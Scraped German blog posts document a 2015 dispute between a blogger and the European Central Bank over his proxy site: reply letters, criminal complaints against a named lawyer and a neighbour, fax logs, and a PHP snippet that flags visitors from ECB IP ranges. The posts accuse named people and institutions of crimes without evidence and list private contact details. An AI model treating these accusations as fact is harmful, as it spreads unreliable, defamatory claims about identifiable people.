Suchtkranke die ihr Sozialgeld in Drogen umsetzen. Diese neue Währung würde beim normalen Einkauf angerechnet.

Also: Ich bin Journalist, ich bin ehemaliger Abgeordneter des Jugendparlamentes, ich bin politisch im Umfeld der Piratenpartei aktiv, ich kenne mich bestens im Internet aus führe einen Blog

... und Sie wollen mir wirklich alles ernstes verbieten einen Proxy Server zu betreiben? Proxy-Server (auch „Webcaches“) sind im Internet nicht ohne Grund nicht nur erlaubt sondern auch beliebt. Im Prinzip stellt jede „Fritzbox“ mit der Sie zu Hause ins Internet gehen einen voll-transparenten NAT-„Proxy“ dar. In Browsercache ihres Rechners werden die Logos der EZB bei jedem Aufruf abgelegt. Vielleicht wollen sie da ja auch gleich gegen jeden Nutzer der EZB-Website vorgehen.

Was sie vorhaben ist so in etwa der Versuch eines Fernsehsenders einem Fernsehzuschauer zu verbieten das Programm des Senders auf seinem Fernsehgerät zu empfangen weil das Logo des Senders auf einem TV-Bildschirm angezeigt wird der nicht Eigentum des Senders ist und das Programm zudem eine unzulässige Kopie der Realität in den Kulissen des Senders darstellt.

Was sie wollen ist analog dazu mir zu verbieten auf dem von mir gekauften Exemplar einer Tageszeitung Artikel anzumarkern oder Anmerkungen vorzunehmen.

Sie selbst weisen auf den offenen Quelltext hin. Sie können also problemlos nachverfolgen ob und welche Änderungen am HTML der Seite vorgenommen werden (etwa mittels eines „DIFF“) nämlich abgesehen von den vorhin erwähnten (Werbeeinblendung, Hinweis daß es sich um einen Proxy handelt) keine.

Das ist so im Internet üblich, hunderte, wenn nicht abertausende werbefinanzierte Proxies machen das so.

Was die erwähnten Schlüsselwörter angeht. Nun: es ist ein Proxy. Diese setzen Sie also selbst weil die an Suchmaschinen unverändert durchgereicht werden.

.../-5-

[4] http://41.media.tumblr.com/3c85c5982665482efa467130e56a353d/tumblr_noysxxzOq91sofvub06_1280.jpg

-5-

Die EZB wäre die erste Institution die es schafft Proxy Server zu verbieten. Sie würde damit an und für sich per Präzedenzfall die rechtliche Grundlage schaffen das gesamte Internet komplett abschalten zu lassen weil niemand mehr in etwa eine „Fritzbox“ betreiben dürfte die ebenfalls per NAT stellvertretend für den dahinterhängenden Rechner Inhalte abrufen und diese dann durchreicht, eben proxied.

Ich gebe das hier samt ihres UNVERSCHÄMTEN Pamphletes in vollem Umfange an die größten einschlägigen Internetforen, Fachzeitschriften, meine „Freunde“ von der Börsenzeitung, meine zahlreichen politischen und journalistischen Kontakte, einige Fachanwälte weiter.

Wären Sie ohne – vor allem externen - Anwalt – verfügt ihr Institut denn über gar keine hauseigenen Justiziere - auf mich zu gekommen der gleich noch unsummen Geld von mir, einem H(artz)IV Empfänger abpressen will, man hätte sich sicherlich gütlich einigen können. Aber dafür ist es mit dem getanen Schritt zu spät.

Hier ist es der Ton der die Musik macht.

Und jetzt kommt noch das „Totschlagargument“ warum sie im Unrecht (als „EDV- Formel“):

„Europäische Zentralbank“ ≠ „zentral-bank.eu“.

Das eine ist mit, das andere ohne Bindestrich (Minus), das eine hat den Zusatz „Europäische“ vorangestellt das andere nicht. Und nur ohne Bindestrich und mit Zusatz ist es geschützt und auf Deutsch laut Ihrer Aufstellung (Seite 2 ff. ihres Schreibens) gar nicht. Würde man sich „europäische-zentral-bank.eu“ haben schützen lassen, ich wäre ihrer Meinung aber:

Auch unter „banktunnel.eu“ wie allem was vor zentral-bank.eu steht handelt es sich um einen Wildcard DNS Record auf dritter Ebene (Third Level). Der ermöglicht auch Konstellationen wie die Anzeige von „ag-frankfurt.justiz.hessen.de.banktunnel.eu“ oder „bock-legal.de.banktunnel.eu“ oder „lg-frankfurt.justiz.hessen.de.banktunnel.eu“. Und da hilft es auch nicht wenn Sie aktuell – seit einigen Wochen - die EUID nötigen im Whois meinen Namen zu verbergen. Ich empfehle die Lektüre von „DNS and Bind“ von O’Reilly und http://en.wikipedia.org/wiki/Wildcard_DNS_record ! Mein Proxy ist somit (auch) unter *.zentral-bank.eu erreichbar: etwa www.proxy.zentral-bank.eu!

.../-6-

[5] http://36.media.tumblr.com/42dbfed35fada12f3e5f9a9d0a1a1f5a/tumblr_noysxxzOq91sofvubo3_1280.jpg

-6-

Sie haben sich in den letzten Jahren sehr „beliebt“ gemacht bei der Bevölkerung, wenn Sie noch einen draufsetzen wollen, dann „Sue me“, verklagen Sie mich doch. Gerichtsstand ist momentan nach Serverstandort übrigens Tokyo, Japan oder London, England (oder hilfs-/ersatzweise für Tokyo Japan: New York, New Jersey!)

Ich kenne Leute die Waren monatelang offline weil Sie nicht auf meinen Rat gehört haben und etwa Domains / DNS-Dienste unbedingt (das hab ich schriftlich) kündigen wollten noch bevor Sie zum neuen Registrar transferiert wurden. Oder die wollten dass ich jeder Transferanfrage (KK-Antrag) automatisch zustimme. Ich bin nicht einer der <IRONIE>„Spezialisten“ </IRONIE> von Polizei oder Tenovis / (Fujitsu)Siemens die eine /etc/hosts (Windows: %SYSTEMDIR%/etc/hosts) für einen Virus halten, das Usenet (NNTP) abschalten wollen, FTP Server zum Filesharing-Tool erklären und auch noch der Menschenhändler-Porno-Mafia Geld zuschanzen durch Verfolgung von Urheberrechtsverletzungen (= Geldeintreiberei für sittenwidrige Verträge) im Netz.

Ich weiß wirklich nicht was sie zu verbergen haben weshalb Sie unbedingt verhindern wollen dass jemand ihre Berichte – die einer staatlichen und damit zur Neutralität verpflichteten Institution – anonymisiert weiterreicht. Gibt es für bestimmte Banken ganz spezielle Leitzinssätze? Bekomme ich von der Deutschen Bank aus HTMLs/PDFs mit anderen Geldmengen angezeigt als von der HSBC? Manipulieren Sie den Markt? Und das soll dann nicht auffliegen dadurch dass der Zeitungsjunge der Ihnen jene Zeitung holt die alle anderen auch bekommen, die „mit ohne“ den auf den jeweiligen Abonnenten zugeschnittenen = FRISIERTEN Börsenteil der für zu schädigende Kapitalmarkt-Teilnehmer eben anders aussieht? Filmempfehlung hierzu: <http://www.imdb.com/title/tt0070735/>



Maximilian Bähring

```

$sip4=$_SERVER['REMOTE_ADDR'];
//AS31614 194.42.114.0/23, 195.128.0.0/22
//http://www.cidr-report.org/cgi-bin/as-report?as=AS31614&view=2.0
$apfx[0]="195.128.";
$apfx[1]="195.129.";
$apfx[2]="195.130.";
$apfx[3]="195.131.";
$apfx[4]="194.42.114.";
$apfx[5]="194.42.115.";
// $npfx gets $apfx[#] if REMOTE_ADDDR is out of an ecb subnet else -1
$nfnd=-1;
$npfx=0;
while (($apfx[$npfx] != NULL) && ($apfx[$npfx] != "") && ($nfnd == -1)) {
    if ( strlen($apfx[$npfx]) <= strlen($sip4) ) {
        if ($apfx[$npfx] == substr($sip4, 0, strlen($apfx[$npfx]))) {
            $nfnd = $npfx;
        } else {
            $npfx++;
        }
    } else {
        $npfx++;
    }
}
if ($nfnd != -1) { $npfx = $nfnd; } else { $npfx = -1; };
if ($npfx != -1) {
// inside ecb

```

[6] http://40.media.tumblr.com/7e44c74c7a2273e2015511b1360ec4ff/tumblr_noysxxzOq91sofvubo4_1280.jpg

26.05.2015 04:12 <http://sch-einesystem.tumblr.com/post/119945198398>

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/1367-2100
nächstgelegene Polizeidienstelle
(jedoch nicht 1. oder 5. Revier)
mittels und vorab zu Händen des
Herrn Oberstaatsanwalt Dr. König
über die Generalstaatsanwaltschaft
Zeil 42
D-60313 Frankfurt a.M.
26. Mai 2015
Strafanzeige wegen Nötigung

Hiermit ersatte ich Strafanzeige wegen Nötigung gegen

Daniela Burghardt
?bock legal?
Reuterweg 51-53
60323 Frankfurt a.M.

unter Beifügung einer im übrigen 29 seitigen Erwiderungsschrift.

Die vorgenannte versucht im Prinzip zu verhindern dass etwa Anleger sich anonym am Markt informieren. Sie will verhindern dass für alle die selben ?Zins-Konditionen? EINSEHBAR SIND.
Ganz offensichtlich handelt es sich um das betrügerische intransparente Geschäftsgebahren eines kriminellen Zinskartells.

Wenn ich ? zur Zeit meiner Selbständigkeit ? jemandem ein Angebot unterbreitet habe dann gilt das selbe Angebot selbst-verständlich auch für jeden anderen ähnlich gearteten Kunden bei gleicher zeitlicher oder mengenmäßiger Abnahme. Deshalb konnte bei mir gerne der potentielle Kunde A ein Angebot einholen, und der Kunde B bekam ? prinzipiell - den gleichen Preis.

Die EZB will genau das verhindern. bei ihr, einer staatlichen Instituion sollen Informationen nur angezeigt werden wenn sie die Möglichkeit hat Rückzuverfolgen wer angefragt hat. GENAU DAZU DIEN EIN PROXY SERVER oder ein LOOKING GLASS:

Gru&SZlig;

Maximilian Bähring

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/1367-2100
nächstgelegene Polizeidienststelle
(jedoch nicht 1. oder 5. Revier)
mittels und vorab zu Händen des
Herrn Oberstaatsanwalt Dr. König
über die Generalstaatsanwaltschaft
Zeil 42
D-60313 Frankfurt a.M.

26. Mai 2015

Strafanzeige wegen Nötigung

Hiermit ersatte ich Strafanzeige wegen Nötigung gegen

Daniela Burghardt
„bock legal“
Reuterweg 51-53
60323 Frankfurt a.M.

unter Beifügung einer im übrigen 29 seitigen Erwiderungsschrift.

Die vorgenannte versucht im Prinzip zu verhindern dass etwa Anleger sich anonym am Markt informieren. Sie will verhindern dass für alle die selben „Zins-Konditionen“ EINSEHBAR SIND. Ganz offensichtlich handelt es sich um das betrügerische intransparente Geschäftsgebaren eines kriminellen Zinskartells.

Wenn ich – zur Zeit meiner Selbständigkeit – jemandem ein Angebot unterbreitet habe dann gilt das selbe Angebot selbst-verständlich auch für jeden anderen ähnlich gearteten Kunden bei gleicher zeitlicher oder mengenmäßiger Abnahme. Deshalb konnte bei mir gerne der potentielle Kunde A ein Angebot einholen, und der Kunde B bekam – prinzipiell - den gleichen Preis.

Die EZB will genau das verhindern. bei ihr, einer staatlichen Instituion sollen Informationen nur angezeigt werden wenn sie die Möglichkeit hat Rückzuverfolgen wer angefragt hat. GENAU DAZU DIENT EIN PROXY SERVER oder ein LOOKING GLASS:

Gru&SZlig;


Maximilian Bähring

[1] http://41.media.tumblr.com/26fdee269331c455f08c068fcb3f698b/tumblr_noyt0nXGgF1sofvubo1_1280.jpg


HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
26 05 2015 16:23

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 26 05 | 16:23 | Fax ges. | 06975580808 | 0:26 | 1 | OK |

[2] http://40.media.tumblr.com/c414c529b32febfe4874fd5baeccde69/tumblr_noyt0nXGgF1sofvubo2_1280.jpg



[3] http://40.media.tumblr.com/a4247862b97b163dcac5e23957506360/tumblr_noyt0nXGgF1sofvubo3_r1_1280.jpg

26.05.2015 04:15 <http://sch-einesystem.tumblr.com/post/119945381828>

Maximilian Bähring
Holderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/450902-11
Fräulein Burghardt
bock legal
Reuterweg 51-53
60323 Frankfurt a.M.

26. Mai 2015
18:00 Uhr
Bähring (Nebenklage) ./ Burghardt und Staat ./ Burghardt wegen Nötigung
Burghardt (Pbv.) Europäische Zentralbank ./ Bähring

Fräulein Burghardt!

Ihre Fristsetzung interessiert mich nicht. Dennoch habe Ich Ihren Nötigungsversuch

- strafangezeigt

und zudem eine mehr als umfangreiche

- schriftliche Antwort

zu Ihrem Schreiben verfasst, die Letztere auch noch für Sie KOSTENLOS!

Das ganze geht jetzt in die Post für morgen Mittag auf deren Auslieferungsgeschwindigkeit ich dann keinerlei Einfluss habe, aber da das ganze auf dem Wege des Einschreibens an sie übersandt wird sehen wir ja ob es eingeht.

Damit Sie mir vor Gericht nicht vorweisen können ich sei in Verzug geraten mit der Antwort sende Ich Ihnen FRISTWAHREND diese Vorabankündigung des Schreibens als Telefax.

Maximilian Bähring

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/450902-11
Fräulein Burghardt
bock legal
Reuterweg 51-53
60323 Frankfurt a.M.

26. Mai 2015
18:00 Uhr

**Bähring (Nebenklage) ./ Burghardt und Staat ./ Burghardt wegen Nötigung
Burghardt (Pbv.) Europäische Zentralbank ./ Bähring**

Fräulein Burghardt!

Ihre Fristsetzung interessiert mich nicht. Dennoch habe Ich Ihren Nötigungsversuch

- strafangezeigt


und zudem eine mehr als umfangreiche

- schriftliche Antwort

zu Ihrem Schreiben verfasst, die Letztere auch noch für Sie KOSTENLOS!

Das ganze geht jetzt in die Post auf deren Auslieferungsgeschwindigkeit ich keinerlei Einfluss habe, aber da das ganze auf dem Wege des Einschreibens an sie übersandt wird sehen wir ja ob es eingeht.

Damit Sie mir vor Gericht nicht vorweisen können ich sei in Verzug geraten mit der Antwort sende Ich Ihnen diese Vorabankündigung des Schreibens als Telefax.


Maximilian Bähring

[1] http://41.media.tumblr.com/4121db1f0ebb8bf1c2fcfbd1da9120c5/tumblr_noyt5mRkpW1sofvubo1_1280.jpg

SENDEBERICHT

ZEIT : 26/05/2015 18:42
NAME :
FAX : 004969287929
TEL :

DATUM/UHRZEIT 26/05 18:41
FAX-NR./NAME 06945090211
Ü.-DAUER 00:00:20
SEITE(N) 01
ÜBERTR OK
MODUS STANDARD
ECM



Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/450902-11
Fräulein Burghardt
bock legal
Reuterweg 51-53
60323 Frankfurt a.M.

26. Mai 2015
18:00 Uhr

**Bähring (Nebenklage) ./ Burghardt und Staat ./ Burghardt wegen Nötigung
Burghardt (Pbv.) Europäische Zentralbank ./ Bähring**

Fräulein Burghardt!

Ihre Fristsetzung interessiert mich nicht. Dennoch habe Ich Ihren Nötigungsversuch

- strafangezeigt


und zudem eine mehr als umfangreiche

- schriftliche Antwort

zu Ihrem Schreiben verfasst, die Letztere auch noch für Sie KOSTENLOS!

Das ganze geht jetzt in die Post für morgen Mittag auf deren Auslieferungsweg und ist

[2] http://41.media.tumblr.com/20a90957755d0712b426533a8e1ac212/tumblr_noyt5mRkpW1sofvub03_r1_1280.jpg



[3] http://41.media.tumblr.com/c6344122ea4bc92488d303a3c38f4059/tumblr_noyt5mRkpW1sofvub04_r1_1280.jpg

26.05.2015 07:06 <http://sch-einesystem.tumblr.com/post/119956132658>


NAZI - Parolen und Kindesentführungsblogs ? und der Würger ist wieder hier - gibt es da einen Zusammenhang?



[1] http://40.media.tumblr.com/26910e42d10ebddd448b5cfbdeab6eb8/tumblr_noz12g2ibR1sofvub01_1280.jpg



[2] http://36.media.tumblr.com/fd0e8e972e3ec7e515e3ad7f82198b25/tumblr_noz12g2ibR1sofvubo6_1280.jpg



[3] http://40.media.tumblr.com/67c3ed695d5150d6d0878d4384a113f2/tumblr_noz12g2ibR1sofvubo3_1280.jpg



[4] http://40.media.tumblr.com/3fa521874e341012e7ae5125eed12cc7/tumblr_noz12g2ibR1sofvubo4_1280.jpg



[5] http://41.media.tumblr.com/2ea86c28769fce6ecd14648035f05cfc/tumblr_noz12g2ibR1sofvubo2_1280.jpg



[6] http://41.media.tumblr.com/35f370d41da26d0ee0fd562246424317/tumblr_noz12g2ibR1sofvubo5_1280.jpg

27.05.2015 06:55 <http://sch-einesystem.tumblr.com/post/120005126983>

EZB eben (27. Mai 2015 etwa 08:40 Uhr):

?POST? Darf ich nicht annehmen.?

Hat er aber! Der Inhalt:

<http://zentral-bank.eu/download/ezbcombiv2-anzeige-bestaetigung.pdf>



[1] http://40.media.tumblr.com/8ed7fe1d0ff8d73f269d34f147fc3ead/tumblr_nozxvucMPG1sofvubo3_r1_1280.jpg



[2] http://41.media.tumblr.com/8045ac8ff3d77a3c5565fea3423c334d/tumblr_nozxvucMPG1sofvubo4_r1_1280.jpg

30.05.2015 03:52 <http://sch-einesystem.tumblr.com/post/120273348228>

Jetzt wäre ein guter Zeitpunkt die Freundin des Würger, die ? nachdem mir Hausverwalter Mi. Ko. gesagt hatte der Besitzer Mi. Ra. hätte diese gekündigt gehabt und diese wohne nicht mehr hier, eine Fehlinformation wie sich neulich - Siehe heizu auch meien Onlienanzeige vom 01. April 2015 um 20:45 Uhr - herausstellte, wieder heir wohnt, zum Erwürgervesuch einzuvernehmen. Der Zeitpunkt ist deshalb gut weil Sie mir eben auf dem Flur begegnet ist.

Sie war es seinerzeit ihren Freund/Untermieter ?Andrea? von mir wegzerrte nachdem dieser mich minutenlang gewürgt/stranguliert hatte. Sollte Sie nicht aussagen wollen erstatte ich Strafanzeige wegen Beihilfe zum versuchten Totschlag. Sie hat jetzt nicht mehr rote, sie hat jetzt schwarze schulterlange Haare.

Druckansicht

Strafanzeige Onlineaktenzeichen: 1432999839783

Mitteiler

Geschädigt: nein
Name:
Geburtsname:
Vorname:
Geburtsdatum:
Geburtsort:
Geschlecht:
Straße:
Hausnummer:
Postleitzahl:
Wohnort:
Telefon privat:
Telefon geschäftlich:
Fax:
Mobil:
E-Mail-Adresse:

Tatort

Straße: Hölderlinstraße
Hausnummer: 4
Ortsteil/Stadtteil: Ostend
Postleitzahl: 60316
Ort: Frankfurt
freie Ortsbeschreibung: 5. Stock, Appartement 20

Tatzeit

von Datum: 30.05.2015
Uhrzeit von: 16:35
bis Datum: 30.05.2015
Uhrzeit bis: 16:35
Erläuterung:

Sachverhalt

<http://wuergeljagd.tumblr.com/>

Jetzt wäre ein guter Zeitpunkt die Freundin des Würger, die ? nachdem mir Hausverwalter M Ko gesagt hatte der Besitzer M Ra hätte diese gekündigt gehabt und diese wohne nicht mehr hier, eine Fehlinformation wie sich neulich - Siehe heizu auch meinen Onlienanzeige vom 01. April 2015 um 20:45 Uhr - herausstellte, wieder heir wohnt, zum Erwürgervesuch einzuvernehmen. Der Zeitpunkt ist deshalb gut weil Sie mir eben auf dem Flur begegnet ist.

Sie war es die seinerzeit ihren Freund/Untermieter ?Andrea? von mir wegzerre nachdem dieser mich minutenlang gewürgt/stranguliert hatte. Sollte Sie nicht aussagen wollen erstatte ich Strafanzeige wegen Beihilfe zum versuchten Totschlag. Sie hat jetzt nicht mehr rote, sie hat jetzt schwarze schulterlange Haare.

Zuständiges Polizeipräsidium/Ansprechpartner:

Polizeipräsidium Frankfurt
Adickesallee 70
60322 Frankfurt am Main

[1] http://36.media.tumblr.com/3e9bd391b97a53851315a32e51b20a73/tumblr_np66rxPZ8G1sofvubo1_r1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 05 2015 17:39

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 05 | 17:38 | Fax ges. | 06975580808 | 0:17 | 1 | OK |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 05 | 17:48 | Fax ges. | 06975510509 | 0:18 | 1 | OK |

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner
Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 05 2015 17:48

[2] http://40.media.tumblr.com/ed182e805120c5663e9f5a3ff9cb9fed/tumblr_np669rxPZ8G1sofvubo2_r1_1280.jpg

02.06.2015 01:10 <http://sch-einesystem.tumblr.com/post/120524337613>

Maximilian Baehring
Hoelderlinstrasse 4
D:60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

vorab per Fax: +49 / (0)69 / 1367-2100

nächstgelegene Polizeidienststelle
über Oberstaatsanwalt Dr. König
mittels Generalstaatsanwaltschaft

Zeil 42
D-60313 Frankfurt a.M.

Frankfurt/M., 30. Mai 2015

Ich wusste gar nicht dass man Bemat für Lügen bezahlen kann.

Schon wieder lügt die Polizei und will dafür auch noch Geld.

Ich zeige das hiermit an und überlasse ihnen anbei drei
Seiten meines Schriftverkehrs mit dem PTLV Wiesbaden neben
